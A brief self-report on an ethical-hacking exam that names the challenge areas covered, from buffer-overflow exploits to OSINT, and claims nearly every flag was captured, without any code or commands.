This exam involved a series of practical ethical-hacking challenges covering network scanning, web exploitation, cryptography, steganography, binary exploitation and secure development analysis. All tasks were attempted and every flag was captured, which should give a score close to 1000/1000. Most challenges were solved fully, with only two that were partially completed.

The work included everything from decoding heavily encoded strings to developing buffer-overflow exploits, analyzing vulnerable encryption schemes, extracting credentials from network captures, and navigating misconfigured access-control mechanisms. The exam also tested OSINT skills, certificate enumeration, memory analysis and token based web vulnerabilities. Overall, the challenges demonstrated broad coverage of offensive security topics and required both manual investigation and automation through custom scripts.